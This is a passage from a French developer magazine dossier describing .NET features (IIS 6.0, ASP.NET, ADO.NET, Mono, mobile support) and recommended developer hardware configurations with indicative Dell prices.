et d'effectuer des traitements sur des données externes (XML, services web, ODBC) via VB.NET. Il peut également servir d'interface de saisie. L'éditeur tente ainsi de réconcilier bureautique et applications. Word et Excel se transforment donc en client .NET au même titre qu'un navigateur ou qu'un client lourd. Un repositionnement intéressant qui tente de tirer partie des avantages des interfaces lourdes Office – ergonomie, maîtrise de l'utilisateur, déploiement maîtrisable, etc. – sans les inconvénients habituels : grappes de DLL propriétaires, problèmes de paramétrage des accès aux données, etc. Office 2003 devient donc une sorte de runtime, capable d'exécuter des applications métier développées, à partir du framework .NET et des API de Word et d'Excel. Un développement spécifique réalisé avec Visual Studio Tools for Office prend la forme d'une DLL qui nécessite l'installation du framework .NET pour être correctement exécutée sur le poste client. Raison pour laquelle Microsoft propose depuis plusieurs mois à l'ensemble des utilisateurs de Windows 2000 et XP, d'installer le framework .NET, via Windows Update. ■

11 • IIS 6.0 ET ASP.NET : UNE INFRASTRUCTURE WEB PLUS MATURE

La sécurité et la stabilité de IIS 6.0 ont été grandement améliorées. Désormais compilées, les applications ASP.NET bénéficient d'un système de cache performant, ainsi que d'un découplage complet entre présentation et traitements.

Internet Information Server 6.0 (IIS 6.0) est désormais intégré directement au système d'exploitation Windows Server 2003. IIS 6.0 a été complètement réécrit et dispose d'une nouvelle architecture, qui améliore ses performances, sa stabilité, et son administrabilité. " IIS 6 sépare clairement les différentes attributions en termes d'exécution. Le serveur HTTP, par le biais du pro-


cessus Http.sys s'exécute en mode noyau, lui permettant de bénéficier des ressources du système d'exploitation. Toutefois, l'ensemble des applications Web s'exécuteront comme des processus utilisateur classiques possédant des droits restreints. Ainsi, la séparation des rôles devient plus claire et si par mésaventure, une WebApp venait à effectuer une opération non conforme (Buffer overflow par exemple), non seulement le serveur HTTP resterait actif, mais une simple réallocation de Worker Process suffirait à lui redonner la main" explique Sami Jaber sur son site DotNetGuru.org. Parmi les nombreuses améliorations techniques apportées par cette architecture, on peut lister la possibilité de déployer, d'arrêter et de relancer un site, sans perturber le fonctionnement de ses voisins, d'attribuer une bande passante réseau déterminée par application web, etc. Toutes ces options réunies permettent de contrôler très finement le cycle d'exécution des applications situées sur un même serveur HTTP. Les administrateurs n'ont plus besoin d'arrêter le serveur web ou l'application, pour mettre à jour les fichiers d'application. Ceux-ci ne sont jamais verrouillés, de façon à pouvoir être remplacés, même lors de l'exécution de l'application. Lorsque les fichiers sont mis à jour, le système bascule vers la nouvelle version. Le système détecte les modifications de fichiers, lance une nouvelle instance de l'application avec le nouveau code et commence à router les requêtes entrantes vers cette application. Lorsque toutes les requêtes en suspens, traitées par l'instance de l'application existante ont été traitées, cette instance est arrêtée. Conclusion ? Non seulement il est possible d'assurer une certaine qualité de service par WebApp, mais l'administrateur a aussi la possibilité de prendre des mesures rapides lors de défaillances. D'autant que la meta base de IIS peut être entièrement sauvegardée dans un fichier XML, afin de restaurer rapidement une configuration. "Jusqu'alors les systèmes d'exploitation se chargeaient simplement d'arrêter et de relancer le processus IIS en cas de défaillance.

ASP.NET unifie le modèle de programmation

Dorénavant, il ne sera plus question d'arrêter entièrement un serveur, mais plutôt d'agir directement sur les applications Web concernées. Les fournisseurs d'accès verront assurément d'un bon oeil ces améliorations, permettant enfin à IIS de rivaliser avec son grand rival de toujours : Apache" résume Sami Jaber.

Ce socle d'exécution des sites web propose également un mécanisme de cache (pages entières et fragments) qui améliore notablement les performances des sites. Le cache de IIS s'appuie sur le fait qu'une page ASP.NET est désormais compilée à la volée.

Avec .NET, le développement web repose exactement sur le même paradigme que les applications



L'architecture de IIS 6.0

traditionnelles. Microsoft a également tout mis en œuvre pour assurer une bonne évolutivité des applications ASP.NET en découplant complètement présentation et traitement au travers du "code-behind". Parce qu'elle repose sur le framework .NET et sur la CLR, les traitements d'une page ASP.NET peuvent désormais être écrits dans n'importe quel langage supporté par CLR : Perl, Cobol, C#, VB.NET, etc. Le développement s'effectue dans Visual Studio .NET au travers des webforms, le pendant web des winforms. Les webforms reposent sur un modèle événementiel identique à celui utilisé en Visual Basic. De quoi susciter des vocations chez les développeurs VB ! ASP.NET propose également une gestion de la persistance plus fine et mieux adaptée aux fermes de serveurs. Le Web constitue un modèle fondamentalement sans état et sans corrélation entre les requêtes HTTP. Ceci peut rendre l'écriture d'applications Web difficile, car les applications nécessitent habituellement de conserver leur état entre plusieurs requêtes. ASP.NET améliore les services de gestion d'état introduits par ASP pour fournir trois types d'état aux applications Web : application, session et utilisateur. L'état application, tout comme pour ASP, est spécifique à une instance de l'application et n'est pas persistant. L'état session est spécifique à une session utilisateur de l'application. Contrairement à l'état session de ASP, l'état session de ASP.NET est stocké dans un processus distinct et peut même être configuré, pour être stocké sur un ordinateur distinct. Ceci rend l'état session utilisable lorsqu'une application est déployée sur un ensemble de serveurs Web. L'état utilisateur est similaire à l'état session mais en général, il n'expire jamais et est persistant. L'état utilisateur est donc utile pour stocker les préférences de l'utilisateur et d'autres informations de personnalisation. Tous les services de gestion d'état sont implémentés en tant que modules HTTP et peuvent en conséquence, être facilement ajoutés ou supprimés du pipeline d'une application. Si des services de gestion d'état autres que ceux fournis par ASP+ sont nécessaires, ils peuvent être fournis par un module tiers. ■

"Le code-behind d'ASP.NET permet de développer plus facilement des applications web et de bien séparer la partie IHM de la partie traitements" Christian PEYRUSSE, expert technique à La Poste.

12 • UNE MEILLEURE GESTION DE L'ACCÈS AUX DONNÉES

Avec l'apparition des datasets) Microsoft améliore significativement son support des applications déconnectées et mobiles. L'API d'accès aux données est également plus fine.

ADO.NET offre plusieurs avantages par rapport aux versions ADO précédentes. La principale est certainement l'introduction d'un nouvel objet : le dataset ou jeu de données. " Un dataset est une copie en mémoire, de données provenant d'une base de données. Un dataset inclut les relations et contraintes qui sont associées aux données extraites. Puisque ADO.NET utilise XML comme format de transmission lors des échanges de données, un dataset peut être facilement sérialisé et désérialisé en XML, pour être transmis vers un autre process ou simplement sauvé sur disque. Pour les applications déconnectées, les datasets ADO.NET offrent des avantages en termes de performances, par rapport aux jeux d'enregistrements déconnectés ADO.

Une application ADO.NET emploie un accès déconnecté aux données, via le dataset ; elle conserve ainsi peu de temps des verrous ou des connexions à la base de données active. Le conflit relatif aux ressources limitées de la base de don-

"En ADO.NET, les objets sont mieux pensés et orientés mode déconnecté (DataSet). Le recordset commençait un peu à vieillir et l'ajout du mode déconnecté et de la sérialisation XML sont deux fonctionnalités très appréciables. D'autre part, la spécialisation entre DataSet et Datareader a permis de supprimer les multiples options de verrous, ce qui simplifie les développements". Christian Peyrusse, La Poste.

"En J2EE les technologies d'accès sont en mode connecté. Il faut ensuite prendre ces objets (JDO, Entity, JDBC) et recréer des stateholder/vue sur ces données. En .NET c'est complètement différent puisque l'on pense directement en déconnecté, via les DataSet. Il n'y a donc aucune transformation ou manipulation à effectuer" Guillaume Renaud, .NET Architect Evangelist - Microsoft France

nées est donc restreint. Le dataset propose ainsi une solution élégante et puissante de mise en cache des données " explique Marc Gardette chez Microsoft. Un dataset offre également des fonctions de synchronisation permettant de mettre à jour les données d'origine, à partir des modifications effectuées au niveau du dataset.


Autre argument pour convaincre les développeurs, le modèle de programmation ADO sépare clairement le modèle d'accès déconnecté à base de dataset, du modèle connecté basé sur le datareader. Alors que le dataset privilégie la souplesse et la manipulation de données en environnement distribué, le datareader privilégie la performance d'accès en lecture. Cette spécialisation facilite la programmation.

Enfin, avec Visual Studio.NET, un développeur peut programmer en fonction de ses propres objets et non plus seulement en fonction de tableaux et de colonnes, car ADO.NET utilise une programmation fortement typée et orientée objet. Au lieu de manipuler des colonnes - `IF TotalCost > Table("Customer").Column("AvailableCredit")` - le développeur peut manipuler des objets : `IF TotalCost > Customer.AvailableCredit`. ■

13 • LA STANDARDISATION FAVORISE LES IMPLÉMENTATIONS OPEN SOURCE

Bien que Microsoft ne supporte pas ouvertement des projets open source tels que Mono, ces derniers pourraient apporter à .NET la portabilité qui lui fait défaut et que tous les développeurs recherchent.

Pour prouver l'ouverture de sa plate-forme, Microsoft ne s'est pas contenté de normaliser son architecture auprès de l'ECMA et de l'ISO. Il propose aussi une version avec sources du CLI



(SSCLI – rotor) sur Windows XP, FreeBSD et MacOS X disponible sur www.sscli.net. D'autres initiatives open source comblent l'effort de portabilité de l'éditeur. Ces projets de portages sur des systèmes d'exploitation autres que Windows sont en cours de maturation. Le projet DotGNU Portable .NET (www.southern-storm.com.au/portable_net.html) – soutenu par la Free Software Foundation - vise à porter le CLI sous Linux avec une licence GPL. La base de code est aussi accessible pour les systèmes : Windows, Solaris, NetBSD, FreeBSD, et MacOS X ainsi que le processeur : x86, PowerPC, ARM, Sparc, PARISC, s390, Alpha et

Editeur	Nom	Version de CLI	Site
Ximian	Mono	1.0	www.go-mono.com
Microsoft	Rotor	1.0	msdn.microsoft.com/net/sscli
Logiciel libre	DotGNU	1.0	www.gnu.org/projects/dotgnu

IA-64. Le projet Mono, www.go-mono.org de Ximian, vise lui une complète compatibilité avec la plate-forme .Net commerciale. Disponible actuellement pour Linux/x86, Linux/PPC, S390, StrongARM et le langage C#. Reste à savoir si ce genre d'initiatives séduiront les entreprises, ou si elles se cantonneront au rôle que tient aujourd'hui Chili!ASP dans le monde Unix. ■

14 • DES OUTILS ADAPTÉS À TOUS LES BESOINS

Après avoir mis gratuitement à la disposition des développeurs un environnement de développement "léger" mais complet (WebMatrix), Microsoft a récemment annoncé un ensemble de modèles d'applications prédéveloppées : l'ASP.NET Starter Kit. Microsoft leur propose 5 modèles d'applications – communauté, portail, site marchand, outil de reporting et gestion de projet – pour accélérer leurs développements. Les développeurs peuvent ainsi s'appuyer dessus, pour créer leurs applications et apprendre en même temps à tirer parti des nouveautés tech-

niques d'ASP.NET. Ces 5 modèles sont disponibles en "shared source" et peuvent être modifiés et redistribués à volonté. Ils sont écrits en C#, VB, parfois JScript et les fichiers projets Visual Studio .NET sont fournis.

Ces 5 modèles implémentent des technologies avancées, comme des services web, et ils reposent sur des design patterns conseillés par l'éditeur. ■



15 • LE SUPPORT DES APPLICATIONS MOBILES

Les applications mobiles vont prendre un poids croissant dans les développements. Le compact framework et les Smart Device Extensions étendent le support de .NET aux applications mobiles.

Microsoft propose deux approches pour les applications mobiles : une stratégie basée sur des clients .NET et une "mobilisation" des applications ASP.NET. Du côté des clients .NET, le .NET compact framework (CF) de Microsoft propose une alternative à Java 2 Mobile Edition (J2ME). Il s'agit en fait d'une version allégée du .NET framework qui demande moins de ressources à l'exécution que le framework complet. Les applications qui s'exécutent au dessus du compact framework sont pour le moment réservées à Windows CE. Le développement d'applications basées sur le compact framework repose les Smart Devices Extensions (SDE), qui étendent les capacités de Visual Studio .NET. Grâce à ces extensions, le développement d'applications mobiles repose exactement sur les mêmes principes qu'une application traditionnelle. Bien entendu, l'éditeur a adapté sa base de données et propose

une version SQL Server CE. Reste que les périphériques mobiles exploitent d'autres OS que Windows CE. Dans ce cas, le Mobile Internet Toolkit permet de délivrer de l'ASP.NET à une large gamme d'appareils portables. Ces appareils sont des téléphones cellulaires WML et cHTML, des récepteurs d'appel HTML, et des assistants personnels numériques (PDA) comme le Pocket PC. Le Mobile Internet Toolkit contient une série de contrôles serveur ASP.NET (Mobile Internet Controls Runtime) qui génèrent intelligemment du WML 1.1, du cHTML 1.0 et de l'HTML 3.2 pour différents appareils. Mobile Internet Designer, une interface utilisateur, s'intègre à Microsoft Visual Studio.NET et peut être utilisée conjointement avec des "Device Capabilities" - une mise à jour du navigateur ASP.NET pour les appareils portables – ainsi que des "Device Adapter Code" : un adaptateur de code qui facilite l'ajout de la prise en charge de nouveaux appareils à travers le modèle d'extensibilité. Microsoft joue donc sur les deux tableaux – standards (WML, HTML) et Windows CE – pour s'imposer sur le marché des applications mobiles. Mais il propose un modèle de développement unifié au sein de Visual Studio .NET. ■


Le kit de survie du développeur

Les configurations idéales

PAR FRANÇOIS TONIC

Le développement est un tout. Il faut avoir les logiciels mais aussi un matériel un tant soit peu adapté ! Du matériel dépend une partie des performances des logiciels, du projet et du développeur. Si le matériel est sous-estimé, le développeur peut alors perdre un temps précieux, et les logiciels seront mal exploités.

Nous avons décidé d'aller un peu au-delà de la simple notion de "matériel". Quel type de configuration matérielle et logicielle faudrait-il pour développer au mieux tel ou tel projet ? Les deux notions sont étroitement liées. On peut acheter pour plusieurs milliers d'euros de logiciels en tout genre, mais si la configuration matérielle est inadaptée, les outils seront sous-exploités, gênant les projets de développement.



L'ENVIRONNEMENT DE DÉVELOPPEMENT : UN ENJEU POUR LE TRAVAIL D'ÉQUIPE

Une grande complexité

Aujourd'hui, la diversité des technologies et des langages utilisés au sein des entreprises rend le choix d'un environnement de développement complexe. En effet, il n'est pas rare d'intervenir sur des environnements hétérogènes au niveau des bases de données, des serveurs d'applications, des moteurs de script, des formats de fichiers...

Le choix doit se faire de manière pragmatique avec l'objectif de proposer aux équipes de développement un environnement intuitif et évolutif, les soulageant des tâches complexes et répétitives. Par conséquent, il est préférable de se diriger vers des outils architecturés autour d'un socle commun, indépendant de la technologie. Cette plate-forme est alors déclinée par technologie et offre en standard les services suivants :

- Une gestion de l'espace de travail permettant la manipulation (création, modification, suppression) des ressources des projets. Toutes les ressources différentes (HTML, XML, SQL, GIF, JAVA, PHP, JSP, ASPX,...) sont regroupées dans un espace de travail logique, parcouru à l'aide d'une vision arborescente et accompagné d'un éditeur de code évolué (colorisation syntaxique, formatage du code, complétion de code, modèles de code...)
- Une gestion du travail en équipe permettant le partage des tâches et la centralisation des sources dans un outil de gestion de version et de configuration tel CVS, Visual Source Safe, ClearCase,...
- Un espace d'exécution proposant si nécessaire la compilation du code, le déploiement sur un environnement de test (serveur d'application local), et des fonctionnalités de débogage.
- Une gestion des déploiements permettant le packaging de l'application. C'est à dire l'assemblage des différents composants, la création des fichiers de configuration spécifiques au serveur d'application.

Ce socle commun dispose en plus d'un mécanisme d'ex-

tension par "Plugin" qui permet d'ajouter de nouvelles fonctionnalités pour adapter plus finement l'outil à ses besoins. Certaines extensions proposeront, par exemple, des assistants pour effectuer des tests unitaires (avec Junit, HTTPUnit, ...), faire de la modélisation UML (two-way coding), d'assister au paramétrage des fichiers de configuration d'un framework (struts, hibernate, cocoon...) ou encore, réaliser du refactoring.

Une solution évolutive...

En réalité, la différence entre les outils de développement se fera principalement sur l'ouverture du socle commun, par rapport à l'intégration de ces extensions. Il est donc important de choisir une solution qui offre de nombreuses extensions et qui permette d'en créer facilement de nouvelles.

Dans ce contexte, la notoriété auprès des éditeurs et l'activité d'une communauté autour de ces extensions est un facteur d'évolutivité de la solution.

...Mais pas trop

Le choix des extensions devient une activité importante qui influe directement sur l'organisation du travail de l'équipe. Il ne faut toutefois pas tomber dans le travers de proposer par défaut toutes les extensions existantes, mais bien de limiter les choix aux extensions nécessaires. Ceci, afin de ne pas complexifier l'environnement outre mesure et de limiter la consommation en ressources matérielles.

En effet, il faut généralement envisager des machines avec au moins 256 à 512 Mo de mémoire vive pour travailler confortablement. ■

*Christian Hartz
(Consultant SQLI)*



D
O
S
S
I
E
R

Le kit de survie du développeur

Les configurations idéales

1 • L'ABCÉDAIRE DU MATÉRIEL

Il y a plusieurs éléments matériels qui freinent, ou tout du moins peuvent gêner la productivité du développeur. Le matériel joue un rôle d'une extrême importance quand on développe. Si la machine n'est pas adaptée, la perte de temps se mesure en heures, voire en jours ! Quelle que soit la marque de votre ordinateur, certains composants font la différence. Voici quelques idées pour booster au maximum votre développement et surtout vos outils.

Il est difficile de donner une configuration pour chaque type de développement. Tout dépend des besoins et des outils utilisés. Les configurations requises indiquées par les éditeurs ne sont que des indications basiques. Il ne faut jamais hésiter à augmenter les ressources matérielles.

Processeur

Le processeur n'est pas le composant le plus vital dans une configuration de développement. Si vous utilisez du Linux, un " simple " Pentium III peut suffire. Les processeurs de dernière génération peuvent être intéressants, surtout dans des développements utilisant intensivement les unités de calculs (compression, vidéo, audio, 3D, vectoriel, calculs parallèles, etc.). Si vous avez besoin d'une puissance processeur très élevée, optez déjà pour des processeurs à fréquence haute (attention aux composants annexes de la machine pour pouvoir exploiter réellement le processeur). Vous pouvez aussi opter pour des machines bi ou multiprocesseurs à base de PowerPC ou de Intel Xeon. Pour ce genre de configuration machine, il faut un OS capable de gérer plusieurs processeurs. L'achat de cette catégorie d'OS n'est pas à négliger (penser aussi aux outils). Dans des cas extrêmes, partagez les processus en mode cluster. Si vous avez des contraintes critiques ou 64 bits, là, vous serez obligés de vous diriger vers du haut de gamme et une station de travail Unix. Les prix sont en rapport avec ces machines. Et pas question d'acheter un simple assembleur boosté au maximum.



Disque dur

On ne pense pas toujours au disque dur. Or, il peut soit améliorer les performances E/S et en lecture/écriture, soit freiner la machine. Si vous privilégiez les performances, optez pour des interfaces SCSI 3 ou FireWire 800. C'est plus cher que du ATA/133, également très performant. Il faudrait aussi faire attention dans certains cas : à la mémoire cache, à la qualité du contrôleur (on aurait tendance à l'oublier), au temps d'accès du disque ou encore aux tours minutes (les 7200 tours restent une valeur sûre). Pour mieux optimiser chaque partie logicielle (système, application, projet, sauvegarde, etc.), l'idéal serait de disposer d'autant de disques durs physiques. N'oubliez pas non plus de vérifier l'intégrité des disques durs.

Partie vidéo

Trop souvent, on néglige la partie graphique. Or, justement, il faut s'en préoccuper comme on le fait avec la ram ou le disque dur. Si vous avez une carte de performances moyennes (ex. : ATI Rage 128), la vitesse de l'interface sera mauvaise, surtout si elle est énormément sollicitée (3D, vectoriel, couleur, Swing, etc.). Si vous utilisez beaucoup de ressources vidéo, 3D, DirectX... pas moyen de ne pas utiliser les dernières générations de cartes ATI Radeon GeForce ou Matrox sur port AGP et avec le maximum de mémoire vidéo. Vous verrez immédiatement la différence.

Passons maintenant à l'écran. Le principal défaut des RAD et de certains IDE est la profusion des options, des palettes flottantes, des barres d'ou-

► Configuration idéale



tils et des fenêtres. Tout cela alourdit l'espace de travail. Un écran de 17" semble maintenant le minimum. Si vous en avez les moyens et surtout la place sur le bureau, pourquoi ne pas opter pour deux moniteurs ou pour un écran plat 20 ou 23 pouces ?

Mémoire vive

Dans nos systèmes actuels, la mémoire vive est en quelque sorte le nerf de la guerre. Le moindre IDE un peu lourd de type Eclipse, VB, JBuilder, Kylix... est un gros consommateur de ressources système et matérielles. Inutile d'imaginer développer avec simplement 128 ou 256 Mo, si vous utilisez des outils lourds et des modélisateurs. Le


minimum vital sera plutôt de 384 Mo. Pour les développements plus exigeants, avec notamment des outils de type Rational ou Together pour la qualité logicielle, UML, RUP, tests, etc., tablez tout de suite à 512 Mo. Au-delà, cela peut paraître un peu superflu mais, plus il y a de mémoire, moins les risques de ralentissement seront élevés, à condition de disposer d'une machine homogène. Pour le développement Web, 512 Mo est incontournable, voire 768 ou 1 Go, si du streaming est mis en œuvre. Le streaming, que se soit en compression / décompression, traitement et diffusion, est une technologie lourde au niveau place disque dur et mémoire vive (et au niveau de l'interface réseau). La quantité de mémoire vive pourra aussi éviter de trop utiliser le swap système qui, dans le cas d'un disque dur lent, pénalise les logiciels et les fonctions de l'OS. Dans le cas des fonctions de cache logiciel, la mémoire vive peut améliorer les performances.

Bureau ou portable ?

C'est une question de plus en plus fréquente. Aujourd'hui, il semble difficile de développer un projet uniquement sur un portable, mis à part les modèles haut de gamme, pouvant offrir des performances d'un PC de bureau. Le portable est un excellent complément à votre poste de développement, surtout en SSII. Pour des projets "légers", le portable peut convenir, surtout si vous ajoutez un écran externe.

Et la sécurité ?

Il y a la sécurité logicielle mais aussi matérielle. Vous sauvegardez sur un disque dur à part les données et les logiciels, ou utilisez des unités de



sauvegarde (graveur, DAT, etc.). Si vous ne voulez pas des intrusions intempestives, vous pouvez mettre en place des mots de passe. Ne les perdez pas. Si vous êtes en entreprise, les règles de sécurité doivent être mises en œuvre. La sortie des codes sources hors des locaux peut être interdite.

Bref...

N'oubliez pas que pour avoir une bonne machine de développement ou de déploiement, il faut un ensemble cohérent et adapté aux besoins. Si les assembleurs et les PC en kit sont plus avantageux en termes de prix d'achat, il n'est pas certain que vous disposerez d'une machine homogène avec des sous-systèmes adaptés. Tous les éléments d'un ordinateur influent directement sur la stabilité du matériel et du logiciel et sur les performances. Une bonne machine de développement revient obligatoirement relativement chère.

Une idée de configuration

Trouver la bonne configuration n'est pas chose facile. Ci-dessous, voici deux idées de configura-

tions basées sur une plate-forme Dell (prix indicatif). Les plates-formes de matériels dédiées au grand public, au multi media, aux PME ou aux grandes entreprises ne sont pas identiques dans leurs conceptions et les composants utilisés, d'où de grandes différences de prix. Une plate-forme entreprise Workstation sera mieux optimisée dans les sous-systèmes et les composants utilisés, qu'une machine grand public. ■

Configuration normale :		
	Configuration normale : Dell Dimension	Configuration haut de gamme : Dell WorkStation Precision 350
Processeur	Pentium 4 2,53 Ghz	Pentium 4 3 Ghz
Mémoire vive	512 Mo SDRAM	1 Go RDRAM
Disque dur	60 Go	2 * 80 Go
Carte graphique	Ati Radeon 9700 Pro 128 mo	ATI FireGLX-1 128 mo
Moniteur	17" écran plat	2 * 17" écran plat
Prix indicatif	1 636 € HT	4 569 € HT

FT

2 • LE CASSE-TÊTE DES OUTILS DE DÉVELOPPEMENT

Après avoir évoqué la configuration matérielle, il est temps d'aborder les choses sérieuses avec les outils de développement. Rien n'est plus difficile que de conseiller tel ou tel outil par rapport à un autre. Tout dépend du niveau de compétence, des besoins, du langage et du projet. Au lieu de faire de grands discours, nous avons préféré une approche pragmatique, par langage. Si vous ne savez pas par où commencer avec un langage, vous trouverez sans aucun doute des pistes et un début de choix. Malgré tout, pour savoir si un outil vous convient ou non, mieux vaut encore le tester soi-même. Bonne chasse !

C / C++ / Delphi / Pascal

